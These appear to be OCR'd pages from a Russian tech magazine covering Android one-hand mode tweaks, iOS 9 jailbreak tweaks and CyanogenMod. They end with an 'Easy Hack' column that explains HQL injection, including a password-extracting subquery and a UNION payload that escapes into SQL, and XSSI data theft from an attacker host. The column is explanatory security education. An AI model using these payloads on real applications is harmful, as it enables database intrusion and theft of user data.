
Для проверки просто запусти любой эмулятор терминала и выполни две команды:

```
su
wm overscan 0,500,0,0
```

Содержимое экрана должно съехать вниз так же, как в iOS. Чтобы вернуть все обратно, выполни такую команду:

```
wm overscan reset
```

Но как использовать эту функциональность с удобством? Для этого можно задействовать Tasker. Установи его, запусти, нажми кнопку «плюс» на вкладке Profiles и выбери «Событие -> Sensor -> Shake». Когда появится окно настроек — нажимаем назад, Tasker предложит создать задачу для данного профиля. Введи ее имя, нажми кнопку «плюс» и выбери «Код -> Run Shell». В строке Command введи `wm overscan 0,500,0,0`, отметь галочку Use Root и нажми кнопку назад.



Создаем Tasker-профиль для включения режима одной руки

Теперь после тряски смартфона влево-вправо будет включаться режим overscan. Но как вернуться обратно? Для этого понадобится еще один профиль Tasker. Сделаем так, чтобы режим overscan отключался после гашения экрана. Вновь идем на вкладку Profiles, нажимаем плюс, далее «Состояние -> Экран -> Display State -> Выкл» и проделываем ту же процедуру, что в первом случае, но команду в этот раз указываем другую: `wm overscan reset`. Все, теперь у нас есть режим для работы одной рукой, который включается после тряски смартфона и отключается после гашения экрана.

Но ты, конечно, не обязан делать все именно так: можешь настроить все как тебе нравится. Tasker позволяет, например, запускать команды в ответ на запуск приложения, времени и многих других событий.

Xposed

Если ты не хочешь возиться с настройками Tasker, есть и готовое решение этой задачи: Xposed-модуль Niwatory. Для его установки необходимы права root, а также (разумеется) установленный Xposed. Пользователи Android 4.0-4.4 могут просто скачать инсталлятор и с его помощью установить Xposed. Те, кто уже перешел на 5.0-6.0, должны прошить Xposed самостоятельно с помощью

кастомной консоли восстановления. Файл для прошивки можно получить в теме на форуме XDA. Пользователи 5.0 скачивают файл **xposed-v78-sdk21-arm.zip**, 5.1 — **xposed-v78-sdk22-arm.zip**, 6.0 — **xposed-v78-sdk23-arm.zip**. Оттуда же нужно получить и установить **XposedInstaller_3.0_alpha4.apk**.

После установки запускаем XposedInstaller, переходим в раздел «Загрузки», через поиск находим и устанавливаем Niwatory, переходим в раздел «Модули», активируем модуль и перезагружаемся.

Установленный и активированный Xposed-модуль Niwatory


У Niwatory довольно интересный принцип работы. Во-первых, он активируется с помощью шорткатов (или виджета на рабочем столе), которые можно вызывать через другие приложения. Шорткаты Niwatory можно вызывать через LMT Launcher или повесить их на экранные кнопки навигации (кастомные прошивки позволяют это сделать).


Во-вторых, нужная нам функция уменьшения окна приложения здесь работает в отношении содержимого именно этого окна, а не всего экрана целиком. Более того, она работает даже в отношении таких сущностей как вытянутая шторка. В-третьих, Niwatory позволяет не только уменьшить содержимое окна приложения, но и сделать его плавающим. То есть в буквальном смысле: если ты не дотягиваешься до какого-либо элемента, ты можешь просто подвинуть его ближе.

ВЫВОДЫ

Смартфоны с большими экранами — это, безусловно, удобно, но только до тех пор, пока тебе нужен именно полноценный карманный компьютер. Когда речь заходит о таких действиях, как «позвонить» или «быстро ответить на сообщение», большой экран (и, как следствие, размеры) становится серьезным препятствием. Однако, как мы выяснили, есть множество путей и ухищрений обхода. Да, все это грязные хаки и в идеальном мире подобной функциональности в мобильных ОС не должно быть вообще...

Но мир не идеален.




Масштабирование приложения с помощью Niwatory



ВЫПУСК #14.
IOS 9 И ВСЕ-ВСЕ-ВСЕ

КАРМАННЫЙ СОФТ




В iOS 9 появилось множество интереснейших и полезнейших функций, однако многие из них работают далеко не на всех девайсах. 3D Touch и Live Photos завязаны на iPhone 6S, функции разделения экрана и видео в плавающем окне требуют как минимум iPad Air 2. Однако с помощью твиков все эти функции можно получить на любом устройстве под управлением iOS 9 и даже более низких версий.

3D TOUCH

3D Touch — одно из главных нововведений iPhone 6S и причина, по которой многие юзеры решили обновить свои девайсы. Основанная на Force Touch, которая применяется в Apple Watch, данная технология позволяет экрану смартфона «чувствовать» силу нажатия, а операционной системе — реагировать на разные уровни усилий. Это довольно странная технология, но тем не менее она активно используется в iOS, так что пользователи старых моделей iPhone фактически теряют часть функциональности.

Однако 3D Touch можно эмулировать, и уже появилось несколько твиков, позволяющих это сделать. RevealMenu — наиболее правильная реализация. Данный твик эмулирует 3D Touch с помощью классического долгого удержания пальца. Никаких настроек не требует, установил и пользуйся. В довесок можно поставить твик UniversalForce, делающий то же самое, но не на рабочем столе, а в приложениях. Работая вместе, они позволяют получить полный экспириенс iPhone 6S.




Твик: RevealMenu
Платформа: iOS 9
Репозиторий: BigBoss
Цена: бесплатно

PICTURE-IN-PICTURE

Еще одна очень привлекательная функция iOS 9. Режим Picture-in-Picture позволяет запустить видеоплеер в плавающем окне, так что видео можно просматривать, пока пользуешься другим приложением. Проблема только в том, что работает он исключительно на устройствах не ниже iPad Air 2, а для смартфонов недоступен вообще, хотя, казалось бы, может быть полезен на огромном экране iPhone 6S Plus.

К счастью, есть несколько способов решения этой проблемы, и один из самых известных — это твик VideoPane от легендарного Райана Петрича. Фактически это даже не эмуляция функции Picture-in-Picture, а ее прародитель. Твик появился еще в 2013 году и поддерживает любые версии iOS начиная с пятой. Ну и соответственно, работает не только на планшетах, но и на смартфонах.




Твик: VideoPane
Платформа: iOS 5+
Репозиторий: BigBoss
Цена: бесплатно

SPLIT VIEW / SLIDE OVER

Вместе с функцией PiP в iOS 9 появились также ее функции-собратья в лице Split View и Slide Over. Первая разделяет экран по вертикали и позволяет работать одновременно с двумя приложениями. Этой возможности годами ждали все владельцы планшетов, независимо от установленной операционной системы. Вторая позволяет «вытянуть» часть окна выбранного приложения с правой стороны и, по сути, является дополнением первой.

Получить данные функции, а также функцию PiP на устаревших устройствах позволяет твик Medusa. Это полный аналог оригинальных функций, и он ни в чем им не уступает. Более того, PiP и Split View будут работать даже на смартфонах. Твик свежий и пока содержит в себе баги и ограничения, но, скорее всего, они исчезнут в финальной версии.



Твик: Medusa
Платформа: iOS 9
Репозиторий: repo.cpdigitaldarkroom.com
Цена: бесплатно

LIVE PHOTOS

Твик: EnableLivePhotos
Платформа: iOS 9
Репозиторий: BigBoss
Цена: бесплатно

Ну и последняя функция iOS 9, о которой мы поговорим, — это Live Photos, то есть живые фотографии. Она позволяет создать нечто вроде короткого анимационного ролика вместо статичного фото, но доступна только в последних моделях iPhone. Принцип работы у нее довольно прост и основан на реализации zero shutter lag стандартной камеры iPhone.

Как известно, смартфоны Apple отличаются способностью делать моментальные снимки, которые получаются сразу при нажатии кнопки спуска. Работает это благодаря тому, что камера iPhone начинает снимать сразу после запуска, не дожидаясь нажатия кнопки. Она делает снимки один за другим в постоянном режиме, а в момент нажатия кнопки просто берет последний из них, стирая предыдущие.

Live Photos сохраняет не только последний снимок, но и некоторое количество предыдущих, получая в результате анимацию. Активировать эту функцию на любых устройствах под управлением iOS 9 можно с помощью твика EnableLivePhotos. Также есть твик PhotosLive, который поддерживает iOS 8.

МЕЧТАЕТ ЛИ MICROSOFT О CYANOGENMOD?



Евгений Зобнин
androidstreet.net

После публикации статьи о причинах установить CyanogenMod я получил несколько писем, авторы которых обвинили меня в рекламе коммерческой прошивки и компании Cyanogen Inc., известной тесным сотрудничеством с Microsoft. Это действительно очень щепетильный вопрос, и, так как он интересует не только авторов писем, но и многих других пользователей Android, я решил вынести его отдельной заметкой.

CyanogenMod — одна из первых кастомных Android-прошивок. Ее первая версия появилась еще во времена HTC Dream и представляла собой просто перепакованный образ стандартной прошивки с удаленными/замененными приложениями и несколькими простыми модификациями. Начиная с шестой версии CyanogenMod превратилась в полноценный форк Android. Теперь вместо перепаковки образов прошивка собирается из дерева измененных исходников Android, так же как это происходит в случае заводских прошивок от производителя.

В сравнении с чистым Android CyanogenMod обладает массой дополнительных функций и оптимизаций. В списке поддерживаемых официально и неофициально числятся сотни различных устройств, от древнего Galaxy S до новейшего Nexus 6P. В разработке принимают участие сотни человек из разных стран. Все это бесплатно, безвозмездно и с открытым исходным кодом.

Однако есть у CyanogenMod одна особенность. С 2012 года ее разработку курирует коммерческая организация Cyanogen Inc., созданная специально для этой цели. А так как организация коммерческая, ей нужно как-то получать прибыль — по сути, на труде сотен разработчиков, безвозмездно тративших свои силы на CyanogenMod.

Само собой, закрывать CyanogenMod и делать из нее коммерческую ОС было не вариант, поэтому Cyanogen Inc. пошла совсем другим путем. Она разделила CyanogenMod на две независимые операционные системы: полностью открытую, бесплатную и развиваемую сообществом CyanogenMod и коммерческую Cyanogen OS. Первая, как и раньше, доступна любому желающему на странице загрузки или в открытых исходных кодах. Вторая предустанавливается на смартфоны компаний, заключивших с Cyanogen Inc. соответствующий договор (самые известные примеры — смартфоны Oppo N1 и OnePlus One).

Cyanogen OS базируется на CyanogenMod, но отличается от нее набором дополнительных функций и приложений. С недавнего времени некоторые из этих приложений можно получить бесплатно и использовать поверх CyanogenMod. Пакет C-Apps содержит приложение для управления звуком Audio FX, магазин тем, продвинутую галерею, модифицированный номеронабиратель с интегрированной поддержкой Truecaller и мощное приложение для работы с почтой.

Кроме этого набора приложений, CyanogenMod включает в себя также набор приложений от партнеров — тех самых компаний, которые в свое время инвестировали в Cyanogen Inc. Одной из таких компаний как раз и была Microsoft, в результате соглашения с которой в Cyanogen OS в скором времени войдет набор приложений и сервисов компании, в том числе голосовой ассистент Cortana.

Однако надо понимать, что данное соглашение касается исключительно Cyanogen OS, предустанавливаемой на смартфоны. CyanogenMod,

как aftermarket firmware, по-прежнему будет распространяться с набором стандартных приложений, и никакая Microsoft ее не затронет. Более того, CyanogenMod продолжит развиваться как открытая прошивка с открытой моделью разработки. Направление развития прошивки, как и раньше, будет определяться сообществом, и на бумаге Cyanogen Inc. вообще не должна вмешиваться в этот процесс, кроме выделения фулл-тайм разработчиков.

С другой стороны, перевод прошивки под крыло Cyanogen Inc. уже привел к расколу в среде разработчиков. Вскоре после создания компании и получения первого венчурного финансирования команду покинул разработчик камеры Focal, а сама камера через некоторое время была удалена из состава прошивки. Желание создателей CyanogenMod монетизировать свое детище также послужило причиной появления прошивки OmniROM, одним из ключевых разработчиков которой стал легендарный Chainfire.

Ухудшилась ли ситуация после сделки с Microsoft? Нет. CyanogenMod живет своей жизнью, и многие ее пользователи даже не подозревают о существовании Cyanogen Inc. и каких-либо сделках с коммерческими компаниями. Да и смартфон, работающий под Cyanogen OS, всегда можно перепрошить и поставить чистую CyanogenMod. Возни тут от силы на двадцать минут.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИИ HIBERNATE QUERY LANGUAGE

Hibernate — популярнейший фреймворк для работы с базами данных на Java. В нем реализован свой язык запросов (HQL), но есть лазейка, которая позволяет выйти за его пределы и провести обычную SQL-инъекцию.

В общем смысле object-relational mapping (ORM) — это связывание (отображение, mapping) объектно-ориентированной модели данных с традиционными реляционными базами данных. Звучит такое определение замысловато, так что попробую объяснить его на пальцах.

У нас есть объектно-ориентированный язык вроде Java — в нем все построено на классах и объектах. У объектов есть состояния — это совокупность значений их полей.

С другой стороны, у нас есть обычные реляционные СУБД вроде MySQL, где данные хранятся в виде записей в таблицах и некоторые таблицы связаны между собой. Нередко возникает задача сохранить состояние какого-то объекта в базу данных. Решается она просто: достаточно разобрать объект на простейшие элементы (строки, числа, булевы значения...) и засунуть в таблицу. Восстанавливаются данные обратной операцией.

Но если сохраняемые объекты сложнее (к примеру, внутри них есть ссылки на другие объекты или многомерные массивы), то распихать все в нужные таблички и с нужными типами данных — это серьезная работа, хоть по большей части и рутинная.

Для экономии времени и усилий придуманы ORM-фреймворки. Они добавляют некую прослойку, и нам остается работать в рамках ООП: создаем, меняем и удаляем объекты и можем быть уверены, что БД будет отражать их состояние.

```
<hibernate-mapping>
 <class name="org.zeronights.hq.hibernate.bean.Good" table="goods">
  <id column="id" name="id" type="java.lang.Integer"/>
  <property column="name" generated="never" lazy="false" name="name" type="java.lang.String"/>
  <property column="price" generated="never" lazy="false" name="price" type="java.lang.Integer"/>
 </class>
</hibernate-mapping>
```

Маппинг простейшего класса

Hibernate — это ORM-фреймворк для Java, и он феноменально популярен. При этом Hibernate — громоздкая и сложная для понимания вещь (впрочем, программистам на Java не привыкать). Для нас же интересно, что имеется типовой подход к взлому. Но для его понимания мне придется в двух словах рассказать, как работает Hibernate.

Первым делом формируются сущности, которые будут храниться в базе данных. Это так называемые persistent-классы. Далее необходимо связать эти классы с таблицами в базе данных и определить их отношения («один ко многим», «многие ко многим»). Выглядит это примерно следующим образом (при использовании XML-файла, можно и аннотации юзать).

Как мы видим, мы указываем связь класса (Good — товар) с определенной таблицей (Goods). А далее — имен полей класса с одноименными столбцами таблицы с указанием типов (ID товара, название и его цена).

После этого нужно отредактировать файл hibernate.cfg.xml, в котором хранится информация по подключению. Еще один плюс Hibernate в том, что он сам будет менять SQL-запросы в зависимости от того, какая СУБД используется (а для нас это еще одно из мест, где могут быть креды от СУБД), — код приложения при этом остается неизменным.

Далее мы можем сохранять, обновлять или искать объекты простейшими командами:

```
session.save(good);
session.update(good);
Good existedGood = (Good) session.get(good.getClass(),
good.getId())
session.delete(existedGood);
```

где **session** — это объект сессии для работы с Hibernate.

Но это простейшие действия. Для чего-то более сложного есть возможность использовать Hibernate Query Language (а можно и нативный SQL). HQL чем-то похож на SQL, и запрос на нем выглядит примерно следующим образом.

```
FROM Good WHERE name LIKE 'any_string'
```

Здесь мы ищем объект, у которого в названии есть строка **any_string**. Заметь, что здесь мы работаем с сущностями не баз данных (таблицы, столбцы), а классов (имя класса — Good, а не как у таблицы — Goods).

Запросы на HQL могут быть сложнее, но все равно они не уходят дальше типовых операций (select, update, delete и подобные). То есть здесь нет возможности вызывать какие-то процедуры или функции СУБД.

Важно еще раз подчеркнуть, что, используя Hibernate, мы работаем с объектами и классами, а фреймворк сам смотрит маппинг и отправляет в СУБД SQL-запросы на выборку или изменение данных.

Как и с SQL, при работе с HQL-запросами есть два подхода. Первый — это обычные запросы, когда запрос и пользовательские данные смешиваются.

```
Query query = session.createQuery("FROM Good WHERE name = '"+
user_input +"' ");
```

Второй — это параметризированные запросы, в них данные не смешиваются с командами, так как передаются отдельно.

```
Query query = session.createQuery("FROM Good WHERE name =
:user_input ");
query.setParameter("user_input ", " user_input");
```

И хотя второй вариант настолько распространен (в случае как SQL, так и HQL), что даже создается ложное впечатление, будто в приложениях на Java не может быть SQL-инъекций, первый вариант все же встречается.

Что же мы можем сделать, если получится подпихнуть свои данные в запрос? Во-первых, по аналогии с SQL мы можем поползать по данным других объектов. Здесь можно найти примеры, вот один из них.

```
from Book
where title like '%'
  and (select substring(password,1,1) from User where
  username='admin') = 'a'
```

Предполагается, что есть persistence-классы Book и User. Мы можем вставить нашу строку в **like**. Так как в HQL запрещен **union select**, можно вытягивать данные подзапросами. То есть мы можем ползать по всем данным объектов persistence-классов.

Есть и тулза, которая в этом поможет, — HQLmap. Она позволяет автоматизировать процесс раскрутки таких HQL.

Но все это детские игры. Самое лакомое было презентовано компанией SynAcktiv на недавней конференции. Исследователи обнаружили возможность вывалиться из HQL в SQL и получить полноценную SQL injection, с которой уже понятно, что делать.

Чтобы разобраться, как это происходит, нужно знать, как работает преобразование HQL в SQL. Предположим, у нас есть запрос

```
from Contact WHERE lastname LIKE '%Doe%'
```

Он транслируется в следующий код на SQL:

```
SELECT contact0_.id as id1_0_,
  contact0_.title as title2_0_,
```

```
  contact0_.firstname as firstnam3_0_,
  contact0_.lastname as lastname4_0_,
  contact0_.address as address5_0_,
  contact0_.phone as phone6_0_
FROM app1.contact contact0_
WHERE contact0_.lastname like '%Doe%'
```

Здесь все понятно и логично. Но между SQL и HQL есть разница в тонкостях синтаксиса. В HQL слеш (\) не является специальным символом для экранирования других символов в SQL. Вместо этого в HQL для экранирования кавычки используется еще одна одинарная кавычка. Объединив знания об этих фактах, можно сделать такой запрос, который будет валидным HQL-запросом, но после преобразования в SQL вывалится из полученного SQL-запроса.

```
Doe\'' UNION SELECT 1,version(),3,4,5,6 #
```

Как видишь, мы добавили слеш и две одинарные кавычки. Но для HQL кавычка экранирует другую кавычку. Выходит, что мы не вываливаемся из HQL-выражения. А потому имеем валидный HQL-запрос.

```
from Contact
WHERE lastname LIKE '%Doe\''
UNION SELECT 1,version(),3,4,5,6 #%'
```

После конвертации в SQL слеш экранирует первую из двух одинарных кавычек, и мы вываливаемся из SQL-выражения без генерации ошибок парсером (ему могли бы не понравиться две последовательные кавычки). Хвост мы, конечно, отрезаем комментарием (#).

Вот как в итоге будет выглядеть запрос на SQL:

```
SELECT contact0_.id as id1_0_,
  contact0_.title as title2_0_,
  contact0_.firstname as firstnam3_0_,
  contact0_.lastname as lastname4_0_,
  contact0_.address as address5_0_,
  contact0_.phone as phone6_0_
FROM app1.contact contact0_
WHERE contact0_.lastname LIKE '%Doe\''
UNION SELECT 1,version(),3,4,5,6 #%'
```

Магия сработала, мы превратили HQL-инъекцию в классическую SQL.

Спасибо за внимание и успешных познаний нового!

КАК ДОБЫТЬ ДАННЫЕ ЧЕРЕЗ CROSS SITE SCRIPTING INCLUSION

На недавнем Black Hat была занятная презентация про возможность получения различной информации со сторонних сайтов с помощью простой атаки — Cross Site Scripting Inclusion (XSSI).

Если ты читаешь Easy Hack систематически, то, наверное, уже хорошо знаком с Same Origin Policy (SOP), мы к нему часто возвращаемся. Из-за SOP возможность взаимодействия между двумя «сайтами» очень ограничена. Но так как задача получения и оправки информации на одном сайте с другого возникает часто, то были внедрены различные методы для «смягчения» политики и организации взаимодействия. Например, такие, как CORS или crossdomain.xml. Один из более старых методов — подгрузка JavaScript с другого домена через тег `<script>`. SOP нас здесь ничем не ограничивает: можно указать практически произвольное месторасположение.

К примеру, есть хост атакующего evil.ru и сайт жертвы — victim.com. На evil.ru мы можем положить файл HTML и сослаться на любой скрипт у жертвы:

```
<script src="http://victim.com/any_script_.js"></script>
```

При входе пользователя на сайт атакующего браузер подгрузит и запустит JS с victim.com, но в контексте SOP evil.ru. Это значит, что из JS самого атакующего мы сможем получить доступ к данным (не всем) JS с сервера жертвы.

Например, содержимое JS с сайта-жертвы (http://victim.com/any_script_.js):

```
var a = "12345";
```

Тогда на сайте атакующего мы можем получить значение переменной:

```
<script src="http://victim.com/any_script_.js"></script>
<script>console.log(a);</script>
```

Идея работы проста, как алюминиевый чайник.

По сути, возможность подгружать с других сайтов статический JS несет в себе не больше проблем для сайта-жертвы, чем погрузка картинки.

Проблемы могут возникнуть, когда JS формируется динамически, то есть когда контент JS-скрипта меняется на основании данных из cookie в зависимости от того, какой пользователь к нему обращается. Например, в JS хранится какая-то «критичная» информация: персональные сведения (email, имя пользователя на сайте-жертве) или техническая инфа (анти CSRF-токены).

Но, как мы знаем, при подгрузке скрипта через тег **<script>** браузер пользователя автоматически отправляет cookie пользователя. Сложив эти факты, мы получаем возможность получать информацию о любом пользователе, который зашел на сайт атакующего и при этом залогинен на сайте-жертве.

Что же мы можем узнать? Глобальные переменные и результаты работы глобальных функций. К сожалению, доступа к внутренним переменным/функциям нам не получить (хотя, возможно, кто-то найдет способ сделать и это).

```
function test(){
  return "private data frm function";
}
```

Такая атака выглядит возможной, но кажется, что она слишком проста и не должна быть распространенной. Этим и интересна презентация на Black Hat. Исследователи проанализировали 150 популярных сайтов и обнаружили, что в той или иной мере уязвима треть из них. Такая статистика заставляет взглянуть на проблему чуть более пристально.

Была выявлена и еще одна закономерность. Content Security Policy становится все более распространенной. Как ты знаешь, с ней мы можем указать, с каких доменов может быть подгружен тот или иной ресурс. Например, можно сказать исполнять JS только с того же ресурса. Кроме того, лучшие практики настройки CSP подразумевают запрет на запуск inline JS (то есть кода, который находится прямо в HTML, а не подгружен из JS-файла).

Однако перенос inline в файлы может быть сделан с костылями и на скорую руку — то есть посредством динамически генерируемых скриптов. Так как CSP никак не влияет на XSSI, мы опять-таки можем проводить наши атаки. Вот такая вот bad practice.

АТАКА НА ONE-TIME PAD С ПОМОЩЬЮ CRIB DRAG

